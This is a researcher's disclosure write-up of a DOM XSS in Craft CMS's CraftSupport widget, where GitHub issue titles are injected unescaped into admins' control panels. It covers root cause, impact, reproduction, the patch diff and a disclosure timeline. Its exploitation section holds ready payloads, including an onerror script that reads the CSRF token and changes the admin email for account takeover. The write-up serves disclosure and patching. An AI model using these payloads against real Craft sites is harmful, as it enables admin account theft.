CVE-2026-55790: Craft CMS DOM XSS via GitHub Issue Title
TL;DR
- I found a DOM XSS in Craft CMS's CraftSupport dashboard widget, where the "Give feedback" search renders GitHub issue titles back into the page as HTML.
- The widget calls the public GitHub Issues search API directly from the admin's browser, with no Craft-side proxy and no escape on the response.
- Any signed-in GitHub user who can open issues on
craftcms/cmscan use a title like<img src=x onerror=...> cannot a upload file, and that payload then sits in GitHub's search index. - The CraftSupport widget is admin-only, so when an admin types a matching search term (e.g. "a") in the widget, the payload runs in their control panel (CP) session.
- Once it runs, the admin's CSRF token is exposed in
Craft.csrfTokenValue, so the payload posts tousers/save-userto swap the admin's email for an attacker-controlled address, and from there the standard password-reset flow takes the account. - It affects Craft CMS
<= 5.9.22and< 4.17.15, and was fixed in 5.9.23 and 4.17.16 (CVE-2026-55790, GHSA-24x4-j6x9-rfw5).
Summary
Craft CMS was vulnerable to DOM-based cross-site scripting in the CraftSupport dashboard widget because issue titles returned from the GitHub search API were concatenated into an HTML string and passed to jQuery's
html:shorthand without escaping, so any HTML the attacker put in acraftcms/cmsissue title was parsed by the admin's browser.
- CVE: CVE-2026-55790
- Product: Craft CMS (
craftcms/cms) - Vulnerability: DOM-Based Cross-Site Scripting
- Affected Versions:
>= 5.0.0-RC1, <= 5.9.22and>= 4.0.0-RC1, < 4.17.15 - Fixed In: 5.9.23 and 4.17.16
- Severity: High
- Required Privilege: None
- Advisory: GHSA-24x4-j6x9-rfw5
- Reported: May 6, 2026
- NVD Published: July 1, 2026
An attacker with a signed-in GitHub account opens an issue on the public craftcms/cms repository and puts an HTML payload in the title. The next time a Craft admin uses the CraftSupport widget's "Give feedback" screen and types a search query that returns the issue, GitHub returns the title verbatim, the widget concatenates it into HTML, and the payload runs in the admin's CP session.
Introduction
[A]I was reading through Craft's control panel JavaScript looking for sinks where data from outside the control panel ends up in the DOM. Most of the CP surface is internal data, but a handful of widgets pull from third-party APIs and render the responses inline. The CraftSupport widget is one of those.
The widget has two screens. "Get help" hits the Stack Exchange API and shows similar Craft questions. "Give feedback" hits the GitHub Issues search API and shows existing issues on craftcms/cms so admins can avoid filing duplicates. Both screens share the same render path, and that render path hands the result title to jQuery's html: shorthand without escaping. The GitHub path is the interesting one here because craftcms/cms is a public repository, anyone with a signed-in GitHub account can open issues, and the API serves titles back as raw text.
Root Cause Analysis
The CraftSupport widget is client-side JavaScript, with one PHP gate that decides who sees the widget.
The Render Path
The vulnerable code is in the shared BaseSearchScreen.handleSearchSuccess method that both the help and feedback screens use to render results. From CraftSupportWidget.js:
// src/web/assets/craftsupport/src/CraftSupportWidget.js
for (var i = 0; i < max; i++) {
    this.$searchResults.append(
        $("<li>").append(
            $("<a>", {
                href: this.getSearchResultUrl(results[i]),
                target: "_blank",
                html: '<span class="status ' + this.getSearchResultStatus(results[i]) + '"></span>' + this.getSearchResultText(results[i]), // [1] html: sets innerHTML with the result title concatenated in.
            }),
        ),
    );
}
jQuery's object-form constructor treats html: as a shorthand for .html(), which sets innerHTML. Whatever getSearchResultText returns at [1] is concatenated into that HTML string and parsed as markup. For the GitHub path, the FeedbackScreen override returns the raw title, from CraftSupportWidget.js:
// FeedbackScreen
getSearchResultText: function (result) {
  return result.title; // [2] Returns the raw GitHub issue title.
},
The override hands back result.title untouched at [2]. The HelpScreen override at CraftSupportWidget.js is the same shape, returning result.title from the Stack Exchange response.
Anything that looks like HTML in that concatenated string is parsed as HTML. <script> tags inserted via innerHTML do not execute, but event-handler payloads like <img src=x onerror=...> and <svg onload=...> do, because the elements they create still go through the normal browser instantiation path.
Where the Title Comes From
Each screen has its own getSearchUrl. The feedback screen points at the GitHub issue search endpoint, from CraftSupportWidget.js:
// FeedbackScreen
getSearchUrl: function (query) {
  return (
    // [3] Feedback search hits the public GitHub Issues API.
    'https://api.github.com/search/issues?q=type:issue+repo:craftcms/cms+' +
    encodeURIComponent(query)
  );
},
The request at [3] goes out from the admin's browser without any sanitisation. The response is parsed as JSON, the items array is iterated, and the title field of each item flows straight into the render path above.
GitHub does not HTML-encode issue titles in API responses. A title saved as <img src=x onerror=alert(1)> comes back as the literal characters <img src=x onerror=alert(1)> in the JSON body. The widget never escapes it before insertion, so the browser sees it as markup.
The HelpScreen sibling hits Stack Exchange, from CraftSupportWidget.js:
// HelpScreen
getSearchUrl: function (query) {
  return (
    // [4] Help search hits Stack Exchange instead.
    'https://api.stackexchange.com/2.2/similar?site=craftcms&sort=relevance&order=desc&title=' +
    encodeURIComponent(query)
  );
},
Stack Exchange's default JSON filter returns titles with HTML entities encoded at [4], so the same sink is harder to hit through that path in practice.
How the Search Is Triggered
The widget search auto-fires from a typing handler with a 500ms debounce, from CraftSupportWidget.js:
handleBodyTextChange: function () {
  var text = this.$body.val();
  if (this.mode === BaseSearchScreen.MODE_SEARCH) {
    this.clearSearchTimeout();
    this.searchTimeout = setTimeout(this.search.bind(this), 500); // [5] Search auto-fires 500ms after the last keystroke.
search calls getSearchUrl, dispatches the AJAX request, then routes the response into handleSearchSuccess, which is the render loop quoted above. The 500ms timer at [5] is the only gate. The admin does not have to press a button. They have to type a string that matches the poisoned issue and pause for half a second.
Why the Widget Lands in an Admin Session
CraftSupport is a dashboard widget gated to admins, from CraftSupport.php:
public static function isSelectable(): bool
{
    // Only admins get the Craft Support widget.
    return (parent::isSelectable() && Craft::$app->getUser()->getIsAdmin()); // [6] Selectable only for admins.
}
The check at [6] confirms that the XSS is fired by an admin, runs in an admin session, and has the admin's CSRF token sitting in Craft.csrfTokenValue ready for any same-origin POST.
Craft Already Has the Right Helper
Craft.escapeHtml is the same one-liner the rest of the CP uses for this case. From Craft.js:
escapeHtml: function (str) {
  return $('<div/>').text(str).html();
},
Wrapping the title in Craft.escapeHtml(...) before it reaches the render, or building the anchor's contents with safe DOM APIs instead of an HTML string, mitigates the bug. The widget just never does it on this path.
Impact
The payload runs as JavaScript in an authenticated admin's control panel session. The CraftSupport widget is admin-only, so the victim is always an administrator. The session cookie does not need to be readable for this to matter, because Craft exposes the session's CSRF token name and value as Craft.csrfTokenName and Craft.csrfTokenValue, both readable from script. That is enough to drive any state-changing action the admin could perform in the CP.
From there the admin's CSRF token opens up the usual control-panel actions. The cleanest one is the same email-swap chain I documented for the structure-title XSS:
- Account takeover. With an elevated admin session, the payload POSTs to
users/save-userto change the admin's email to an attacker-controlled address, and the standard password-reset flow takes the account from there. - Lower-privilege actions. Without an elevated session, the same primitive still reaches anything that does not require elevation, such as reading entries, draft data, asset listings, and admin-only plugin endpoints.
The attack also has a useful shelf life. The poisoned issue keeps working until GitHub or a Craft maintainer removes, edits, or hides it, and GitHub's own UI HTML-encodes issue titles when it renders them, so the issue looks like a normal bug report in the browser. Only the JSON API serves the raw title back, and only the CraftSupport widget consumes that JSON without escaping.
Exploitation
Preconditions
- The attacker has a signed-in GitHub account that can open issues on the public
craftcms/cmsrepository. No Craft permissions are required. - The victim is a Craft admin. The CraftSupport widget is admin-only, so no other CP role can trigger it.
- The victim opens the widget, switches to the "Give feedback" screen, and types a search query that returns the poisoned issue.
- For the account-takeover variant, the victim's session must be elevated when the payload fires. The script execution itself does not require elevation.
Manual Reproduction
The minimal payload is the standard <img onerror>. Save the following as the title of an issue on craftcms/cms:
<img src="x" onerror="alert(document.domain)" /> cannot upload a file
In a Craft instance running commit 483b0ff, log in as an admin, make sure the CraftSupport widget is on the dashboard, click "Give feedback", and type a word from the issue title (e.g. "bug", "help", "the", "a" etc) into the search box. After the 500ms debounce the widget calls the GitHub API and feeds the issue title into the render loop.
GET /search/issues?q=type:issue+repo:craftcms/cms+cannot%20upload%20files HTTP/1.1
Host: api.github.com
Accept: application/json
The browser parses the response, the widget appends each result, and the <img> element instantiates as soon as innerHTML is set. The onerror handler fires in the admin's CP origin.
For the account-takeover variant, swap the alert for the same users/save-user payload from the structure-title XSS. It reads the admin's CSRF token straight out of Craft.csrfTokenValue and changes the admin's email:
<img
    src="x"
    onerror="fetch(Craft.actionUrl+'users/save-user',{method:'POST',body:Craft.csrfTokenName+'='+encodeURIComponent(Craft.csrfTokenValue)+'&userId=1&email=attacker%40evil.com',headers:{'Content-Type':'application/x-www-form-urlencoded'}})"
/>
If the admin's session is elevated when the widget renders the result, users/save-user accepts the email change, and the password-reset flow does the rest.
Demo

To avoid spamming Craft's Github issues (or XSSing some real admins), I simply modified the source code, replacing the repo URL with one of my own. Next, create an issue with a simple payload.

The victim visits the Craft admin page and types a keyword (from the title) into the widget, causing the XSS to auto-trigger.
Patch Diffing
Craft fixed this in 5.9.23, committed the same day they accepted the report (👏). The change is one line, and it lands in the render loop rather than in the two getSearchResultText overrides, so a single edit covers both the GitHub feedback screen and the Stack Exchange help screen. From CraftSupportWidget.js:
 // src/web/assets/craftsupport/src/CraftSupportWidget.js (handleSearchSuccess render loop)
         html:
           '<span class="status ' +
           this.getSearchResultStatus(results[i]) +
           '"></span>' +
-          this.getSearchResultText(results[i]),
+          Craft.escapeHtml(this.getSearchResultText(results[i])),
Wrapping the result title in Craft.escapeHtml(...) turns it into inert text before it reaches innerHTML. The <span class="status ..."> prefix is built from getSearchResultStatus, which only ever returns a fixed green, red, or empty value, so it did not need the same treatment. After the change, a GitHub issue title of <img src=x onerror=...> renders as the literal characters of that string rather than parsing into an element, which closes the sink for both screens at once.
Remediation
Update Craft to 5.9.23 or later, which wraps the rendered result title in Craft.escapeHtml as shown above.
The shipped fix is the minimal one. A more defensive form would replace the string concatenation in handleSearchSuccess with safe DOM construction, so the title can never be parsed as HTML even if a future caller forgets to escape:
$("<a>", {
    href: this.getSearchResultUrl(results[i]),
    target: "_blank",
})
    .append($("<span>").addClass("status " + this.getSearchResultStatus(results[i])))
    .append(document.createTextNode(this.getSearchResultText(results[i])));
document.createTextNode builds a text node directly, with no parser involved, so the title cannot escape into markup regardless of what the API returned.
While in the same file, it is also worth tightening getSearchResultUrl to an allowlist of known origins. Today both screens take result.link or result.html_url straight through, and although both external APIs only ever return their own domains in those fields in practice, a strict origin check closes off any future surface where an API change could hand the widget a javascript: URL.
The wider lesson is the same one the structure-title XSS pointed at. jQuery's html: shorthand and .html() should not see strings that include any field the application did not produce itself. If a value comes from outside the application, treat it as text, not HTML.
Disclosure Timeline
- May 6, 2026: Reported privately to Craft with PoC and proposed fix.
- May 8, 2026: Triaged and accepted by Craft (high severity, admin-only), and fixed the same day (commit
6bbb660). - May 11, 2026: Fix shipped in Craft CMS 5.9.23, listed in the changelog as a high-severity XSS.
- June 16, 2026: GHSA-24x4-j6x9-rfw5 published; CVE requested from Github.
- June 17, 2026: CVE-2026-55790 assigned.
Conclusion
The bug sits on the trust boundary between Craft's control panel and content it reads from an outside API. The CP does a lot of the right things internally: element titles are escaped at most call sites, CSRF tokens gate every state-changing action, and the CraftSupport widget is gated to admins. The render layer, though, was written as if the GitHub response was a trusted string.
html: is the easy mistake to make in jQuery code. It looks like a property name, reads as "set the html of this element", and the fact that it sets innerHTML is a footnote in the docs. Once a string from an external API is on the right-hand side of html:, that API's title field is a sink. The fix is a one-liner, and Craft already ships Craft.escapeHtml for exactly this case.
References
- Craft CMS 483b0ff: src/web/assets/craftsupport/src/CraftSupportWidget.js
- Craft CMS 483b0ff: src/web/assets/cp/src/js/Craft.js
- Craft CMS 483b0ff: src/widgets/CraftSupport.php
- GitHub Docs: search issues and pull requests
- Craft CMS: security policy
- Craft CMS 5.9.23 release
- Craft CMS 5.9.23 fix commit (6bbb660, "Fixed GHSA-24x4-j6x9-rfw5")
- GitHub Security Advisory: GHSA-24x4-j6x9-rfw5
- NVD: CVE-2026-55790
- CVE-2026-55793: Craft CMS structure-title stored XSS to account takeover writeup